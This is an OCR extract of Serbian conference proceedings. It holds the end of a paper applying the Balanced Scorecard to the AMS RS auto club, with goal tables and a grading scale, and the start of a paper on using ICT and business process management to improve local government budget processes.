Razvojem koncepta BSC došlo se do kombinovanja mjerila koja proizilaze iz strategije preduzeća. Prema konceptu BSC ciljevi i mjerila se izvode iz vizije i strategije organizacije, a definišu se kroz četiri perpektive, kojima se adresuju interesi vlasnika, kupaca i zaposlenih: finansije, kupci, interni procesi i učenje i razvoj (Kaplan & Norton, 2010). Strategijskim planom razvoja postavljeni su operativni ciljevi budućih performansi AMS RS iz perspektive povećanja konkurentnosti organizacije, tržišne profitabilnosti i stvaranja dobrog imidža (Tabela 1).

Obzirom da su predstavljeni operativni ciljevi, za procjenu performansi sjedišta i organizacionih jedinica AMS RS predviđene su ocjene postignutog rezultata od 1 do 5 za svaku mjeru uspeha Tabela 2).

| **Ostvarenje (%)** | **Ocjena** |
|---|---|
| Ispod 60 | 1 |
| 61-70 | 2 |
| 71-80 | 3 |
| 81-90 | 4 |
| 91-100 | 5 |

Tabela 2. Skala za mjerenje i procjenu performansi operativnih ciljeva AMS RS



DOI: 10.15308/Synthesis-2015-375-377

| Cilj | Mjera uspeha | Formula za izračunavanje | Periodičnost mjerenja |
|---|---|---|---|
| **Konkurentnost organizacije** | | | |
| Prevoz vozila na teritoriji RS i BiH | Sigurno i na vrijeme prevoziti havarisana vozila i putnike | 15% povećanje broja prevoza po AMD (10 intervencija) | Mjesečno |
| Vremenski period dolaska na intervenciju | Smanjiti vremenski period dolaska na intervenciju | 30% povećanje efikasnosti (vreme intervencije 40 min) | Mjesečno |
| Povećanje broja preventivnih akcija | Preventivni tehnički pregled vozila | 480 vozila po AMD | Godišnje |
| Obuka zaposlenih na nivou AMS RS | Obuka zaposlenih u Službi SPI u radu sa klijentima | 50% obučenog osoblja (20 vozača i 20 administratora) | Godišnje |
| | Obuka rukovodilaca AMS RS u poslovnim veštinama | 50% obučenog osoblja (22 rukovodioca) | Godišnje |
| **Tržišna profitabilnost** | | | |
| Smanjenje troškova prevoza (plaćanje prema AMD) | Satelitsko praćenje vozila | 20% smanjenja fiktivne kilometraže (36.000 km) | Godišnje |
| Smanjenje troškova ordžavanja vozila | Prebaciti kontrolu ispravnosti i održavanja vozila na AMD | 100% smanjenje troškova | Godišnje |
| Smanjenje troškova po osnovu ličnih dohodaka | Sistematizacija radnih mjesta u sjedištu AMS RS | 20% smanjenje radne snage | Godišnje |
| Formiranje prodavnice auto delova (srodne delatnosti) | Formirati prodavnice u 50% baznih centara | 3 prodavnice auto delova | Godišnje |
| **Stvaranje dobrog imidža** | | | |
| Zadžati povoljan status na tržištu | Zadržati polubudžetski način finansiranja | 100% ispunjenje plana budžeta (2.800.000 KM) | Godišnje |
| Povećanje broja preventivnih akcija | Formirati školske saobraćajne sekcije preko AMD | 480 saobraćajnih sekcija na teritoriji RS | Godišnje |
| | Izrada i podjela ilustrovanih letaka u vezi preventivnih akcija | 200.000 učesnika u saobraćaju | Godišnje |
| Omasoviti članstvo u AMS RS | Povećanje broja članova AMS RS | 25% povećanje broja članova (ukupno 10.000 članova) | Polugodišnje |
| Poboljšati vidljivost AMS RS u medijima RS | Prisutnost u pisanim i e-medijima RS i BiH | 100% pokrivenost vodećih pisanih i e- medija | Kvartalno |

Tabela 1. Primjer operativnih ciljeva AMS RS

Bodovnom ocjenom svake mjere uspeha procjenjuje se prosječan uspjeh svake organizacione jedinice AMS RS. Na taj način učinak zaposlenih omogućava rangiranje organizacionih jedinica kao uslov za raspodjelu finansijskih sredstava na osnovu postignutih rezultata. Većinska raspodela finansijskih sredstava se trenutno utvrđuje na osnovu regionalizacije, proporcionalno spram dužine puteva i broja registrovanih vozila na podučju AMD, što dovodi do inertnosti u poslovanju. Primenom prikazanog modela BSC, raspodela finansijskih sredstava može biti korigovana na osnovu performansi svake organizacione jedinice, po Pravilniku o finansiranju i odluci koji utvrđuje Upravni odbor AMS RS.

## 4. ZAKLJUČAK

Osnovna prepreka u razvoju domaćih organizacija iz javnog sektora jeste nespremnost rukovodilaca da primjenjuju savremene koncepte poboljšanja poslovanja, čija je primjena neophodna u današnjoj turbulentnoj sredini. Najveći problem se javlja u implementaciji jer se samo 10 % formulisanih strategija uspešno primeni u organizacijama (Charan, 1999). Zbog toga je na početku ovog projekta obezbeđena podrška izvršnog rukovodstva AMS RS u pripremi na implementaciji BSC modela u pojedinim organizacionim jedinicama.

Primjena modela BSC u AMS RS započela je identifikacijom ključnih faktora poslovanja i definisanjem misije, vizije i strategijskih ciljeva organizacije. Prevođenjem strategijskih u operativne ciljeve moguća je promena prirode poslovanja AMS RS u budućnosti, bez subvencije od strane države. Time se u potpunosti ostvaruje princip modela BSC kojim se usklađuje učinak organizacionih jedinica sa strategijom i motivišu zaposleni da se angažuju na sprovođenju operativnih ciljeva organizacije. Dosadašnji rezultati u implementaciji na primjeru AMD Doboj pokazuju da se BSC model može uspešno primeniti u javnim organizacijama, bez obzira na pravni okvir poslovanja (tržišno ili budžetksi).

## LITERATURA


Charan R. (1999). *Why CEOs fail*, Fortune Magazine; June 1999. Preuzeto sa http://www.fortune.com/fortune/print/0,15935,374594,00.html

Evropska unija. (2010). Ugovor o funkcionisanju EU. Preuzeto sa www.europa.eu

Kaplan, R., & Norton, D. (1996). *The Balanced Scorecard: Translating Strategy into Action*. Boston, MA: Harward Business School Press.

Kaplan, R., & Norton, D. (2010). *Premija za uspeh. Povezivanje strategije sa operacijama radi sticanja konkurentske prednosti*. Beograd: FEFA.

Mašić, B. (2009). *Strategijski menadžment*. Beograd: Univrezitet Singidunum.

Službeni glasnik Republike Srpske. (2009). Zakon o izmjenama i dopunama Zakona o penzijskom i invalidskom osiguranju. Službeni glasnik Republike Srpske br. 01/09 http://www.slglasnik.org/




DOI: 10.15308/Synthesis-2015-375-377

Synthesis
International Scientific Conference of IT and Business-Related Research

# UNAPREĐENJE POSLOVNIH PROCESA JAVNE UPRAVE PRIMENOM SAVREMENIH IKT REŠENJA

## THE USE OF MODERN ICT SOLUTIONS FOR IMPROVING PUBLIC ADMINISTRATION BUSINESS PROCESSES

BiljanaTešić, Marko Marković, Katarina Plećić, Ivana Pantelić, Jelena Kaljević
Univerzitet Singidunum, Poslovni fakultet u Valjevu, Valjevo, Srbija

**Apstrakt:**
Modernizacija i brzi razvoj državne uprave, složeni zahtevi i promene u poslovnom okruženju i stalno rastući potencijali koje pružaju savremene informaciono-komunikacione tehnologije (*ICT-Information-Communication technologies*), uslovili su potrebu za kontinuiranim unapređenjem poslovnih procesa e-uprave kao koncepta koji predstavlja osnovu za funkcionisanje savremene uprave. Poslovni ciljevi postižu se izvođenjem procesa i zbog toga je važno dobro razumeti načela koja su sadržana u konceptu životnog ciklusa poslovnog procesa. Upravljanje poslovnim procesima BPM (*Busines Process Management*) i sprovođenje aktivnosti analize, praćenja, kontrole i merenja rezultata i performansi procesa, u skladu sa zahtevima korisnika, menadžmenta, stejkholdera i okruženja, je jedan od strateških ciljeva svake organizacije. Osnovna svrha upravljanja poslovnim procesima javne uprave je poboljšanje ukupnih performansi u različitim segmentima u okviru mreže institucija koje je čine, što podrazumeva definisanje kritičnih faktora uspeha i ključnih indikatora performansi KPI (*Key Performance Indicators*) bilo da se radi o unapređenju ili reinženjeringu procesa. Cilj rada je da istraži neke ključne aspekte upravljanja performansama i ukaže na značaj primene IKT i integrisanog pristupa u unapređenju poslovnih procesa u javnoj upravi, sa posebnim naglaskom na lokalnu upravu, kako bi se obezbedilo efikasnije upravljanje i praćenje efekata njenog funkcionisanja.

**Ključne reči:**
menadžment poslovnih procesa, IKT, e-uprava, performanse, lokalna uprava.

**Abstract:**
Modernization and rapid development of the state administration, complex requirements and changes in the business environment, as well as constantly growing potentials provided by modern information and communication technologies (ICT- Information-Communication Technologies), have triggered the need for continuous improvement of business processes of e-government as a concept that represents the basis for the optimal functioning of modern administration. Business objectives are achieved by performing the process and therefore, it is important to understand the principles within the concept of the life cycle of a business process. Business process management BPM (Business Process Management) and implementation of the analysis, monitoring, control and measurement of the results, as well as the process performances in accordance with the demands of users, management, stakeholders and the environment, are one of the strategic goals of any organization. The main purpose of public administration business processes management is to improve the overall performance in various segments within the network of institutions constituting it, which implies defining critical success factors and key performance indicators KPI (Key Performance Indicators) whether it is about improvement or re-engineering of the process. The aim of this paper is to explore some key aspects of performance management and indicate the importance of ICT and integrated approach towards improving business processes in public administration, with special emphasis on local government, in order to ensure effective management and monitoring of its effects.

**Key words:**
business processes management, ICT, e- government, performances, local government.

## 1. UVOD

Tokom proteklih godina dosta pažnje je posvećeno uvođenju informaciono-komunikacionih tehnologija (*ICT- Information Communication Technologies*) u poslovne procese kako u javnom sektoru (e-uprava) tako i u privatnom sektoru (e-poslovanje), a sve u cilju efikasnijeg i kvalitetnijeg pružanja usluga (Bouwman *et al.*, 2002). U razvijenim zemljama gotovo da nema preduzeća ili državne institucije čije poslovanje nije podržano savremenim IKT. Brzi razvoj državne uprave, složeni poslovni procesi i rastući, često suprostavljeni zahtevi i potrebe korisnika, stejkholdera i okruženja uslovili su potrebu za primenom savremenih rešenja IKT u različitim segmentima funkcionisanja javne i lokalne uprave. Koncept e-uprave poslednjih deset godina postaje osnova za funkcionisanje savremene uprave.

Raznovrsni zahtevi i potrebe koje, u skladu sa razvojem internet i veb-tehnologija, treba da zadovolji javni sektor, uslovili su potrebu za kontinuiranim unapređenjem poslovnih procesa u ovoj oblasti. Problemi koji se odnose na veliki broj zahteva iz internog i eksternog okruženja, ograničeno vreme za njihovo procesiranje, nedostatak IKT resursa, neintegrisana infrastruktura, nekonzistentne baze podataka, izvori finansiranja, znanje i veštine ukazuju na nedostatak efektivne primene IKT u javnoj upravi, a posebno lokalnoj upravi.

Polazeći od kompleksnosti i sveobuhvatnosti zahteva koje iskazuju zainteresovane strane na osnovu svojih interesa, kvalitet poslovnih procesa javne uprave potrebno je analizirati savremenim konceptima, podržanim IKT rešenjima, kao i metodama analize postignutih rezultata ciljeva procesa i sistema. Upravljanje performansama na nivou procesa zasniva se na teorijsko-



E-mail: btesic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-378-383

metodološkim postavkama da je u osnovi izvršavanja poslovnih procesa zadovoljenje potreba zainteresovanih strana na efikasan i efektivan način i da su ciljevi i indikatori performansi kvaliteta i efektivnosti procesa determinisani zahtevima menadžmenta lokalnih uprava, zahtevima korisnika, stejkholdera i e-uprave u celini (Ingraham, 2007). Zahtevi sa aspekta primene savremenih IKT-a u lokalnoj upravi ogledaju se u različitim segmentima i analiziraju specifičnim indikatorima: raspoloživost najnovijih IKT, pokrivenost poslovnih procesa pomoću IKT, indeks onlajn usluga, implementiran integrisani informacioni sistem u svim segmentima funkcionisanja, interaktivan veb-sajt, primena sistema za upravljanje lancima snabdevanja (*SCM - Supply Chain Management*), korišćenje sistema za upravljanje odnosima sa klijentima (*CRM-Customer Relationship Management*), uspostavljanje sistema za planiranje resursa preduzeća (*ERP-Enterprise Resource Planning*), pristup e-servisima, IKT kao podrška top menadžmentu u strateškom odlučivanju i dr.

U skladu sa trendom informatizacije društva u Srbiji javlja se i potreba za programskim alatima specijalizovanim za poslovne procese, kako bi bilo moguće efektivno upravljanje poslovanjem. Poslednjih godina akcenat je stavljen na procesni pristup u razvoju informacionih sistema i procesno upravljanje organizacijom, a sve se više razvijaju i IT (*Information Technology*) alati za upravljanje poslovnim procesima. Naglasak se stavlja na procesni pristup, kao i na značaj alata za upravljanje poslovnim procesima, kao podrška IT menadžerima u sprovođenju strategije preduzeća. Merenje performansi i kvaliteta je od velikog značaja za efikasno planiranje, unapređenje i kontrolu, kao i efektivno donošenje odluka, dok rezultati merenja pokazuju efekte strategije, misije i vizije kao i potencijalne mogućnosti javne uprave.

Fokusiranjem na procese, menja se poimanje organizacije, tačnije, orijentacija na poslovne funkcije ustupa mesto orijentaciji na procese. Primena informacionih tehnologija na optimizaciji funkcijskih procesa nije dala očekivane rezultate i zato je neophodno da se organizacija fokusira na krosfunkcijske procese, pristup koji nije nov, jer je već primenjen u konceptima BPR (*Business Process Reeingineering*) i BPM (*Business Process Management*), razvijenim početkom devedesetih godina. Primenom procesnog pristupa u projektovanju IS (*Information System*), uz poštovanje principa upravljanja kvalitetom, rešeni su krupni problemi raspodele ovlašćenja/odgovornosti u okviru poslovnih procesa i standardizacije osnovne dokumentacije – obrazaca i izveštaja (Boad *et al*., 2008).

U dosadašnjoj domaćoj a posebno inostranoj literaturi postoje mnoga istraživanja vezana za usvajanje i praćenje performansi procesa u javnoj upravi kao uslov za efektivno upravljanje i odlučivanje. U većini slučajeva istraživanja se odnose na koncepte razvoja javne i e-uprave u celini, sa aspekta implementacije informacionih sistema, kapaciteta za IKT menadžment, IKT infrastrukture, primene IKT za strateško odlučivanje i drugih razvojnih procesa koji determinišu stanje i pravce razvoja e-uprave. Ipak, može se uočiti da se veći broj istraživanja odnosi na državnu upravu dok je manji broj studija koje se bave različitim aspektima primene IKT u lokalnoj upravi zbog uticaja nestandardnih tehnoloških, organizacionih i kontekstnih faktora na razvoj lokalne e-uprave (Beaumaster, 2002). Tako, na primer, usled specifičnosti organizacionih struktura, istraživanja aktuelnih modela razvijenih zemalja Evropske unije, sa aspekta primene i korišćenja savremenih IKT, ukazuju da ne postoji definisan, u praksi primenjen, opšti model informacionih sistema za upravljanje lokalnim finansijama, inače veoma važnog segmenta savremene uprave. Na značaj usvajanja IKT u oblasti finansijskog upravljanja u javnom sektoru ukazuje i činjenica da je za razvoj e-uprave neophodno precizno definisati troškove i izvore finansiranja kako bi se efektivno alocirala sredstva na potencijalno kritične oblasti u okviru planiranih budžeta lokalnih uprava. Empirijska istraživanja i analize poslovnih procesa lokalnih finansija u Srbiji (Tešić, 2012) ukazala su da postojeća rešenja informacionih sistema karakterišu nekompatibilni, parcijalno razvijeni i neintegrisani sistemi, koji ne obezbeđuju standardizaciju dokumenata, usklađenost strukture informacija, interoperabilnost sa državnim nivoom i integraciju sa sistemima iz internog i eksternog okruženja. Sistemi za upravljanje lokalnim finansijama posmatraju se samo sa aspekta integracije i implementacije u sveobuhvatan informacioni sistem upravljanja javnim finansijama u okviru javnog sektora i javne uprave, što znatno otežava primenu modela za upravljanje i unapređenje poslovnih procesa u ovoj oblasti, posebno u domenu razvoja i implementacije integrisane e-uprave u Srbiji. Upravo to je i razlog što je u radu analiziran i aspekt unapređenja procesa i sistema za merenje performansi javnih finansija u okviru lokalne uprave.

## 2. OSNOVNI KONCEPTI BPM (*BUSINES PROCESS MANAGEMENT)*

Poslovni proces predstavlja tačno određen redosled radnih aktivnosti sa jasno identifikovanim inputima i autputima, neophodnim za zadovoljenje potreba kako internih, tako i eksternih korisnika za proizvodima ili uslugama odgovarajućeg kvaliteta i cene, u adekvatnom vremenskom roku (Harrington, 2006).

*Busines Process Management* (BPM) je koncept koji obezbeđuje alate za modelovanje koji omogućavaju da se definišu konkretne metrike za performanse, usklađene sa strateškim ciljevima sistema, kao i da ih povežu sa konkretnim aktivnostima procesa (Jeston & Nelis, 2008; Havey, 2005). Realizacija ove aktivnosti ima za cilj da identifikuje ključne faktore uspeha poslovnih procesa u skladu sa zahtevima menadžmenta, i u vezi sa tim definiše odgovarajuće mere performansi i ciljeve za svaki poslovni proces kako bi se obezbedili uslovi za merenje i ocenu performansi ključnih procesa i sistema u celini.

BPM je sistem i platforma za povezivanje arhitekture organizacije, modela poslovnih procesa, sistema za upravljanje tokovima posla (Harmon, 2007) i informacione infrastrukture kao podrške izvođenja poslovnih procesa. BPM sistem upravlja procesima kroz sve faze životnog ciklusa:

- Model poslovnih procesa.
- Simulacija poslovnih procesa i utvrđivanje poslovnih pravila.
- Kontrola i praćenje procesa u realnom vremenu.
- Unapređenje poslovnih procesa.

Sa aspekta savremenih informacionih tehnologija potrebno je analizirati uslove u kojima IT podržava procese, odnosno omogućava upravljanje poslovnim procesima. Ipak, iako je u početku upravljanje poslovnim procesima definisano kao još jedan u nizu IT područja, odnosno alata koji omogućavaju automatizaciju poslovanja, upravljanje poslovnim procesima je organizacioni koncept, dok je IT osnova i ključni pokretač u ovom postupku. BPM je menadžerska disciplina koja uključuje metodologiju i procesno orijentisanu kulturu, kao i čitav niz aktivnosti koje su važne u različitim fazama životnog ciklusa poslovnog procesa (Weske, 2012). Uključuje ne samo softverske aplikacije već i ljude – vlasnike procesa, projektante, analitičare, IT dizajnere i dr. Osnovni cilj upravljanja poslovnim procesima nije samo automatizacija procesa, već usmerennost na procese i efektivno upravljanje, koje nužno ne implicira automatizaciju već optimizaciju. Poslovni procesi su ključni elementi u integraciji svake organizacije, pa tako i lokalne uprave, dok je IT pomoćni, ali značajan alat u upravljanju poslovnim procesima.



DOI: 10.15308/Synthesis-2015-378-383

Procesno orijentisani pristup u organizovanju poslovnih aktivnosti predstavlja jedan od najznačajnijih faktora uspeha jer poslovni procesi, koji su u njenom fokusu, prevazilaze okvire poslovne funkcije. Primena procesnog pristupa u sistemu menadžmenta kvalitetom omogućava: analizu, definisanje i ispunjavanje zahteva; praćenje odvijanja procesa u odnosu na dodatne vrednosti; kontinualno praćenje rezultata performansi i efektivnosti procesa i stalno poboljšavanje i unapređenje procesa zasnovanog na merljivim indikatorima.

## 3. STRATEGIJSKO PLANIRANJE PERFORMANSI

Savremeni sistemi merenja performansi posebno potenciraju povezanost sa strategijom i u skladu sa tim autori (Franco-Santos *et al*., 2012) su definisali četri tipa savremenih modela za merenje poslovnih performansi. Tip A su finansijska i nefinansijska merila performansi koja su implicitno ili eksplicitno povezana sa strategijom i usmerena na procese odlučivanja i ocene poslovnih performansi. Kod modela tipa B, pored karakteristika vezanih za tip A, postoje i eksplicitni uzročno-posledični odnosi između merila. Model tipa C služi za odlučivanje i evaluaciju organizacionih i upravljačkih performansi. I na kraju, modele tipa D, odlikuje, pored karakteristika prethodnih modela, i uticaj na monetarne kompenzacije. U sva četiri slučaja značajnu ulogu ima primena IKT i adekvatno razvijen informacioni system zasnovan na procesnom pristupu.

Tokom poslednjih godina, od primarne podrške pri modeliranju poslovnih procesa, koja je samo jedna od faza životnog ciklusa upravljanja poslovnim procesima, stvorile su se pretpostavke i pogodnosti za primenu informacionih tehnologija koje značajno unapređuju performanse informacionih sistema u javnom sektoru. Naime, pored razvoja i primene alata za modeliranje poslovnih procesa, pokazalo se nužnim da se savremeni koncepti IKT usmere na uspostavljanje agilnih i efektivnih poslovnih procesa, odnosno da podržavaju sve faze životnog ciklusa upravljanja poslovnim procesima – od strategijskog planiranja, preko dizajna poslovnih procesa i implementacije, pa sve do monitoringa i kontrolinga izvršenja procesa.

Danas se od kvalitetnog alata za upravljanje poslovnim procesima očekuje da:

- definiše kritične faktore uspeha (*Critical Success Factors* – CSFs) – na koje IKT ima visok nivo uticaja i koje organizacija mora da ostvari da bi ispunila svoju misiju;
- sadrži platformu za utvrđivanje strategijskih ciljeva i ključnih indikatora performansi (*Key Performance Indicator* -KPI) - kako bi se pratilo izvršenje strategije;
- omogući dizajniranje i analizu poslovnih procesa u svrhu optimizacije poslovnih procesa (u skladu sa defiinisanom strategijom);
- sadrži mehanizam za simuliranje poslovnih procesa, generisanjem *BPEL*-a (*Business Process Execution Language*) uklanjajući jaz između modela procesa i stvarnog izvršenja procesa i time omogući implementaciju željenih poslovnih procesa u praksi;
- omogući monitoring izvršavanja procesa.

Sa aspekta sagledavanja mogućnosti primene IKT u unapređenju poslovnih procesa u lokalnoj upravi, potrebno je uspostavljanje strategije razvoja IKT i uspostavljanje (projektovanje) sistema merenja performansi u okviru celokupne strategije razvoja javne uprave.

Strategijsko planiranje performansi (Slika 1) započinje analizom trenutnog stanja procesa i informacionog sistema u celini, u okviru koga se definišu ciljevi na svim nivoima odlučivanja, vizija i misija, strategija i poslovni planovi, na osnovu kojih se determiniše funkcionisanje sistema. Određenost ciljeva pomaže u definisanju parametara za ocenu kvaliteta i rezultata procesa i omogućava upravljačkoj strukturi vrednovanje i poboljšanje sistema u kritičnim aktivnostima procesa.

U sledećoj fazi definišu se koncepti za merenje peformansi i ocenu kvaliteta, odnosno efektivnosti sistema koji su fokusirani na zahteve i potrebe korisnika sistema i predstavljaju osnovu za generisanje modela kvaliteta i efektivnosti sistema. Polazeći od procesno orijentisane organizacione strukture, u ovoj fazi se definišu upravljačke aktivnosti na nivou poslovnih procesa, korišćenjem razvijenih metoda upravljanja procesima kao osnove za primenu kontinuiranog unapređenja procesa sistema. Upravljanje procesima i upravljanje sistemom kvaliteta na bazi procesa, kao osnove za modeliranje efektivnosti sistema, zasniva se na sledećim kriterijumima:

1. identifikovanje neophodnih procesa za sistem menadžmenta kvalitetom i njihova primena kroz sistem,
2. određivanje redosleda i međusobnog uticaja za identifikovane procese,
3. definisanje kriterijuma i postupaka potrebnih za obezbeđenje ovih operacija i efikasano upravljanje procesima,
4. obezbeđivanje pristupačnosti neophodnim resursima i informacijama kao podrške operacijama i praćenju procesa,
5. merenje, praćenje i analiza procesa i
6. primenjivanje neophodanih akcija za ostvarivanje planiranog rezultata i kontinuiranog poboljšanja procesa.

Nakon toga je neophodno definisati ciljne performanse procesa koje determinišu opšta stremljenja pojedinačnih poslovnih procesa i predstavljaju operacionalizaciju ciljnih performansi sistema. Odnose se na sve poslovne procese i u skladu su sa jasno definisanim ulogama i odgovornostima menadžmenta lokalne uprave na svim nivoima upravljanja i odlučivanja za svaki pojedinačni poslovni proces. S obzirom da se efektivnost i efikasnost procesa ocenjuje internim i eksternim procesima preispitivanja, da bi se definisala veza između strategije i ciljeva sistema sa performansama procesa, potrebno je identifikovani procese kontrole i praćenja, u cilju verifikacije rezultata kontrolinga i efektivnosti ciljeva procesa.


U četvrtoj fazi potrebno je definisati model kontinuiranog poboljšanja procesa koji, na osnovu analiziranih i identifikovanih stanja procesa, objedinjuje savremene IKT, kontroling i kvalitet. Osnovu modela predstavlja racionalizacija i po potrebi redizajn ili reinženjering procesa ključnih procesa sistema. Klasični pristup unapređenja zasnovan je na metodologijama (Kaizen, Benčmarking, Statistička kontrola procesa, metod scenaria i dr.), među kojima se izdvaja Demingov PDCA ciklus koji planira promene, implementira ih i na osnovu utvrđenih razlika između planiranih i ostvarenih rezultata realizuje dalja unapređenja procesa.

## 4. ASPEKTI PRIMENE UNAPREĐENJA PROCESA U OBLASTI LOKALNIH FINANSIJA

U prethodnom periodu, u oblasti upravljanja procesima lokalnih finansija, posmatrano iz ugla podrške automatizovanih informacionih sistema, bili su dominantni funkcijski informacioni sistemi bazirani na relativno zastarelim konceptima dizajniranja sistema informacija za podršku procesima upravljanja u veoma rigidnom hijerarhijskom sistemu odlučivanja i vertikalne komunikacije unutar samog sistema. To značajno otežava efektivno upravljanje procesima i definisanje merljivih indikatora performansi. Iz tog razloga, u radu ćemo analizirati model za unapređenje poslovnih procesa vezanih za planiranje



DOI: 10.15308/Synthesis-2015-378-383




Slika 1. Strategijsko planiranje performansi

i kontrolu izvršenja budžeta, pod pretpostavkom da je razvijen integrisan informacioni sistem lokalne uprave, podržan savremenim IKT i veb tehnologijama, čiji integralni deo predstavlja sistem za upravljanje lokalnim finansijama.

U skladu sa tendencijama razvijenih zemalja za reformisanjem tradicionalnog pristupa procesu budžetiranja u organizacijama javnog sektora, poslednjih godina došlo je do pomeranju ka budžetiranju zasnovanom na rezultatima, tj. ostvarenim performansama (Poister, 2003, str. 11). Takav pristup zahtevao je razvijeniji sistem definisanja performansi, koji pored merila inputa (ulaganja) uključuje i merljive indikatore efekata (rezultata), kvaliteta pruženih usluga, efektivnosti i efikasnosti. Njihova adekvatna primena predstavlja podršku u procesu definisanja planiranih - budžetiskih ciljeva, počev od planiranja budžeta do kontrole izvršenja budžeta, kao pretpostavke za adekvatnu alokaciju resursa u narednom periodu. Istraživanja pokazuju da u većini javnih, a posebno lokalnih uprava takva merila performansi nisu prisutna (Anthony & Govindarajan, 2007, str. 628). Kao ozbiljan kontrolno-upravljački problem ističe se nepostojanje integrisanog informacionog sistema koji bi omogućio efektivno upravljanje procesima u svim fazama budžetskog procesa, a samim tim i jedinstvenog, relativno zadovoljavajućeg kvantitativnog i sveobuhvatnog sistema merenja indikatora performansi.

Od strategijskog menadžmenta lokalne uprave se očekuje da definiše ciljeve i kritične faktore uspeha (*Critical Success Factors – CSFs*) kao osnove za identifikaciju ključnih poslovnih procesa u cilju ostvarenja definisanih ciljeva i misije. U cilju efikasnog upravljanja poslovnim procesima, kojim se definišu ciljevi ključnih procesa u odnosu na ključne faktore uspeha, neophodno je definisati ključne indikatore performansi (*Key Performance Indicators* - KPI), kao kvalitativne i kvantitativne pokazatelje za merenje, praćenje i upravljanje rezultatima ključnih procesa lokalnih budžeta. Poboljšanje ključnih procesa može se postići ako se ciljevi mogu meriti pomoću *KPI,* koji, pored toga što izražavaju ciljeve upravljanja, omogućavaju i merenje strateških performansi.

Imajući u vidu da se uticajem na ključne indikatore performansi može uticati i na performanse sistema, a samim tim i ostvarivanje ciljeva, modeliranje kvaliteta sistema budžetskog procesa lokalnih uprava treba da se zasniva na definisanim ciljevima (*šta*) i strategiji razvoja sistema (*kako*), kritičnim faktorima uspeha (*oblasti na koje se fokusira)*, ključnim indikatorima peformansi (*metrika*) i ključnim akcionim inicijativama.
Precizno definisani ciljevi, zasnovani na opredeljenju zadovoljenja korisnika, su uporedivi i merljivi a njihova konkretizacija odvija se kroz identifikovane procese delegiranjem odgovornosti i ovlašćenja na svim menadžment nivoima upravljanja i odlučivanja. Procesnim pristupom koji predstavlja osnovni pristup u upravljanju pomoću ciljeva, definiše se plan akcija ostvarenja definisanih ciljeva, prikazan kroz generički model kvaliteta (Slika 2).

Za potrebe istraživanja postignutih rezultata, definisanjem opštih ciljeva, a zatim njihovom dekompozicijom na specifične (posebne) ciljeve, pored kritičnih faktora uspeha realizacije ciljeva, potrebno je definisati procese koji učestvuju u realizaciji, potrebne resurse, IKT standarde za zadovoljenje zahteva korisnika, indikatore efektivnosti ostvarenja cilja i izvor verifikacije cilja. U skladu sa navedenim, daćemo primer za opšti cilj**:** unapređenje procesa planiranja i kontrole izvršenja budžeta lokalnih uprava primenom IKT.

**Specifični ciljevi**: razvoj integrisanog informacionog sistema za upravljanje lokalnim finansijama, integracija sa internim sistemima e-uprave, povećanje efikasnosti e-uprave.

**Zahtevi i potrebe korisnika**: konzistentne i blagovremene informacije o budžetskim ciljevima, IT podržani procesi upravljanja budžetom, integrisana baza podataka.

**Kritični faktori uspeha**: korišćenjem savremenih IKT unapređuje se efektivnost procesa planiranja i izvršenja budžeta, obezbeđuje se efikasno odlučivanje.

**Procesi i aktivnosti koje učestvuju u realizaciji cilja**: projekcije budžetskih izdataka i primanja, izrada plana bidžeta, raspodela aproprijacija, izvršenje budžeta.


**Potrebni standardi (inicijativa)**: IKT infrastruktura, integrisana baza podataka, automatizacija ključnih procesa u svim fazama budžeta.

**Indikator efektivnosti cilja (KPI)**: odstupanja realizovanog od planiranog budžeta.

